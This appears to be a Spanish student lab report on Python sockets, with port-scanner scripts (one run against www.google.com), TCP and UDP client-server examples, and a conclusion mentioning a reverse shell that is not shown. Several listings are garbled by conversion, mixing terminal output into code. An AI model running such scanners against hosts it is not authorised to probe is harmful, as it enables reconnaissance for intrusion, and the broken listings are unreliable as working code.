
def checkPortsSocket(ip,portlist):
    try:
        for port in portlist:
            sock= socket.socket(socket.AF_INET,socket.SOCK_STREAM)
            sock.settimeout(5)
            result = sock.connect_ex((ip,port))
            if result == 0:
                print ("Port {}: \t Open".format(port))
            else:
                print ("Port {}: \t Closed".format(port))
            sock.close()
    except socket.error as error:
        print (str(error))
        print ("Connection error")
        sys.exit(1)

checkPortsSocket('localhost',[21,22,80,8080,443])
```

```
venv ~/Downloads/PC-3/codigo_pc4/puerto-scaneo
python check_ports_socket.py
Port 21:      Closed
Port 22:      Closed
Port 80:      Closed
Port 8080:    Closed
Port 443:     Closed
```



De igual forma, si tratamos de conectarnos a una ip inválida, se lanzará una excepción `Name or service not known`.




```
#!/usr/bin/python
import socket
import sys

def checkPortsSocket(ip,portlist):
    try:
        for port in portlist:
            sock= socket.socket(socket.AF_INET,socket.SOCK_STREAM)
            sock.settimeout(5)
            result = sock.connect_ex((ip,port))
            if result == 0:
                print ("Port {}: \t Open".format(port))
            else:
                print ("Port {}: \t Closed".format(port))
            sock.close()
    except socket.error as error:
        print (str(error))
        print ("Connection error")
        sys.exit()

checkPortsSocket('unhostinvalido.com',[21,22,80,8080,443])
```

```
venv ~/Downloads/PC-3/codigo_pc4/puerto-scaneo
python check_ports_socket.py
[Errno -2] Name or service not known
Connection error
```

En `socket_port_scanner.py`, se implementó un código para hacer un escaneo de puertos en un rango y host ingresados. En este caso lo hice para el localhost en un rango de 0 a 100.



```
#!/usr/bin/env python
import socket
import sys
from datetime import datetime
import errno

remoteServer = input("Ingresa un host remoto para escanear: ")
remoteServerIP = socket.gethostbyname(remoteServer)

print("Ingresa el rango de puertos que te gustaria escanear en la maquina")
startPort = input("Ingresa un puerto de entrada: ")
endPort = input("Ingresa a un puerto final: ")

print("Espera, escaneando el host remoto", remoteServerIP)

time_init = datetime.now()

try:
    for port in range(int(startPort),int(endPort)):
        print ("Verificando puerto {} ...".format(port))
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        sock.settimeout(5)
        result = sock.connect_ex((remoteServerIP, port))
        if result == 0:
            print("Puerto {}: Open".format(port))
        else:
            print("Puerto {}: Closed".format(port))
            print("Razon:",errno.errorcode[result])
        sock.close()

except KeyboardInterrupt:
    print("Presiona Ctrl+C")
    sys.exit()
except socket.gaierror:
    print('Nombre del host no es resuelto. Saliendo')
    sys.exit()
except socket.error:
    print("No se puede conectar al servidor")
    sys.exit()
```

```
venv ~/Downloads/PC-3/codigo_pc4/puerto-scaneo
python socket_port_scanner.py
Ingresa un host remoto para escanear: localhost
Ingresa el rango de puertos que te gustaria escanear en la maquina
Ingresa un puerto de entrada: 0
Ingresa a un puerto final: 100
Espera, escaneando el host remoto 127.0.0.1
Verificando puerto 0 ...
Puerto 0: Closed
Razon: ECONNREFUSED
Verificando puerto 1 ...
Puerto 1: Closed
Razon: ECONNREFUSED
```

Finalmente en `socket_advanced_port_scanner.py`, podemos ingresar el host y los puertos separados por coma en la terminal

```
import optparse
from socket import *
from threading import *

def socketScan(host, port):
    try:
        socket_connect = socket(AF_INET, SOCK_STREAM)
        socket_connect.settimeout(5)
        result = socket_connect.connect((host, port))
        print('[+] %d/tcp open' % port)
    except Exception as exception:
        print('[-] %d/tcp closed' % port)
        print('[-] Razon:%s' % str(exception))
    finally:
        socket_connect.close()

def main():
    ip = gethostbyname(host)
    except:
        print('[-] No se puede resolver "%s": host no conocido' % host)
        return

    venv ~/Downloads/PC-3/codigo_pc4/puerto-scaneo (0.118s)
    python socket_advanced_port_scanner.py socket_portScan -H www.google.com -P 80,443

    [+] Scan Resultados para: 64.233.186.103
    [+] 80/tcp open
    [+] 443/tcp open

    def main():
        parser = argparse.ArgumentParser('socket_portScan -H <Host> -P <Puerto>')
        parser.add_argument('-H', dest='host', type='string', help='Especificar host')
        parser.add_argument('-P', dest='port', type='string', help='Especificar puerto[s] separado por coma')
        (options, args) = parser.parse_args()

        host = options.host
        ports = str(options.port).split(',')

        if (host == None) | (ports[0] == None):
            print(parser.usage)
            exit(0)
```

## Implementamos un cliente y servidor TCP

Creamos un socket TCP, usando SOCK.STREAM como tipo de comunicación, en localhost y puerto 9998, el cual mediante un bucle infinito estará escuchando solicitudes en `tcp_server.py`.

```
#!/usr/bin/python

import socket
import threading

SERVER_IP = "127.0.0.1"
SERVER_PORT = 9998

# family Internet, type = stream socket means TCP
server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

server.bind((SERVER_IP, SERVER_PORT))

server.listen(5)

print("[*] Servido escuchando en %s:%d" % (SERVER_IP, SERVER_PORT))

client, addr = server.accept()

client.send("Soy el servidor aceptando conexiones...".encode())

print("[*] Conexion aceptada desde: %s:%d" % (addr[0], addr[1]))

def handle_client(client_socket):
    request = client_socket.recv(1024)
    print("[*] Solicitud pedida : %s desde el cliente %s" , request, client_socket.getpeername())
    client_socket.send(bytes("ACK", "utf-8"))

while True:
    handle_client(client)

client_socket.close()
server.close()
```


```
venv ~/Downloads/PC-3/codigo_pc4/tcp
python tcp_server.py

[*] Servido escuchando en 127.0.0.1:9998

venv ~/Downloads/PC-3/codigo_pc4 (0.012s)
cd tcp

venv ~/Downloads/PC-3/codigo_pc4 (0.017s)
```

Para hacer solicitudes, crearemos un socket con las mismas características y enviaremos un mensaje ingresado en `tcp_client.py`, lo ejecutamos e ingresamos un mensaje "Hola mundo"



```
#!/usr/bin/python
import socket

host="127.0.0.1"
port = 9998

try:
    mysocket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    mysocket.connect((host, port))
    print('Conectado al host '+str(host)+' en puerto: '+str(port))
    message = mysocket.recv(1024)
    print("Mensaje recibido desde el servidor", message)
    while True:
        message = input("Ingresa un mensaje > ")
        mysocket.send(bytes(message.encode('utf-8')))
        if message=="quitar":
            break
    except socket.error as error:
        print("Error socket ", error)
    finally:
        mysocket.close()
```

```
venv ~/Downloads/PC-3/codigo_pc4/tcp
python tcp_server.py
[*] Servido escuchando en 127.0.0.1:9998
[*] Conexion aceptada desde: 127.0.0.1:42940
[*] Solicitud pedida : %s desde el cliente
    %s b'Hola mundo' ('127.0.0.1', 42940)


venv ~/Downloads/PC-3/codigo_pc4 (0.012s)
cd tcp

venv ~/Downloads/PC-3/codigo_pc4 (0.017s)
clear
```

```
venv ~/Downloads/PC-3/codigo_pc4/tcp
python tcp_client.py
Conectado al host 127.0.0.1 en puerto: 9998
Mensaje recibido desde el servidor b'Soy el servidor aceptando conexiones...'
Ingresa un mensaje > Hola mundo
Ingresa un mensaje >
```

## Implementamos un cliente y servidor UDP


Creamos un socket UDP, usando `SOCK_DGRAM` como tipo de comunicación con datagramas, en localhost y puerto 6789, el cual mediante un bucle infinito estará escuchando solicitudes en `udp_server.py`.



```
udp > udp_server.py > ...
3 import socket,sys
4
5 SERVER_IP = "127.0.0.1"
6 SERVER_PORT = 6789
7
8 socket_server=socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
9 socket_server.bind((SERVER_IP,SERVER_PORT))
10
11 print("[*] Servidor UDP escuchando en %s:%d" % (SERVER_IP,SERVER_PORT))
12
13 while True:
14     data,address = socket_server.recvfrom(4096)
15     socket_server.sendto("Soy el servidor aceptando conexiones...".encode(),address)
16     data = data.strip()
17     print("Mensaje %s recibido desde %s: ",data,address)
18
19     try:
20         response = "Hola %s" % sys.platform
21     except Exception as e:
22         response = "%s" % sys.exc_info()[0]
23
24     print("Respuesta",response)
25
26     socket_server.sendto(bytes(response,encoding='utf8'),address)
27
28 socket_server.close()
```

```
venv ~/Downloads/PC-3/codigo_pc4/udp
python udp_server.py
[*] Servidor UDP escuchando en 127.0.0.1:6789
```

Para hacer solicitudes, crearemos un socket con las mismas características y enviaremos un mensaje ingresado en `udp_client.py`, lo ejecutamos e ingresamos un mensaje "Hola mundo mediante UDP"



```
udp_client.py  udp_server.py x
udp > udp_server.py > ...
3 import socket,sys
4
5 SERVER_IP = "127.0.0.1"
6 SERVER_PORT = 6789
7
8 socket_server=socket.socket(socket.AF_INET,socket.SOCK_DGRAM)
9 socket_server.bind((SERVER_IP,SERVER_PORT))
10
11 print("[*] Servidor UDP escuchando en %s:%d" % (SERVER_IP,SERVER_PORT))
12
13 while True:
14     data,address = socket_server.recvfrom(4096)
15     socket_server.sendto("Soy el servidor aceptando conexiones...".encode(),address)
16     data = data.strip()
17     print("Mensaje %s recibido desde %s: ",data, address)
18
19     try:
20         response = "Hola %s" % sys.platform
21
22         response=response % sys.platform
23         socket_server.sendto(response.encode(),address)
24
25     except:
26         print("Error")
27
28     print("Respuesta: ",response)
29
30 venv ~/Downloads/PC-3/codigo_pc4/udp
31 python udp_server.py
32 [*] Servidor UDP escuchando en 127.0.0.1:6789
33 Mensaje %s recibido desde %s: b'Hola mundo mediante UDP'
34 ('127.0.0.1', 43318)
35 Respuesta Hola linux
36
37 venv ~/Downloads/PC-3/codigo_pc4/udp (0.017s)
38 clear

udp_client.py
venv ~/Downloads/PC-3/codigo_pc4/udp
python udp_client.py
Ingresa un mensaje > Hola mundo mediante UDP
Respuesta desde el servidor => b'Soy el servidor aceptando conexiones...'
Ingresa un mensaje >
venv ~/Downloads/PC-3/codigo_pc4/udp (0.017s)
clear
```



# Conclusiones

- Se logró implementar un servidor web usando WebSockets con Python, permitiendo la comunicación bidireccional entre clientes y servidor.
- Se implementó un servidor HTTP básico usando sockets puros en Python, demostrando el funcionamiento del protocolo a bajo nivel.
- Se desarrolló una shell reversa funcional usando sockets, permitiendo el control remoto básico de una máquina.
- Se exploró la recopilación de información DNS usando los métodos del módulo socket de Python para obtener datos de dominios e IPs.
- Se implementó el manejo de excepciones comunes en sockets como timeouts y errores de conexión.
- Se crearon diferentes scripts para escaneo de puertos usando sockets, desde versiones básicas hasta más avanzadas con entrada por consola.
- Se desarrollaron implementaciones funcionales de servidores y clientes tanto TCP como UDP, demostrando los diferentes tipos de comunicación.
- Se logró una comprensión práctica de los conceptos fundamentales de redes y programación con sockets mediante ejemplos concretos.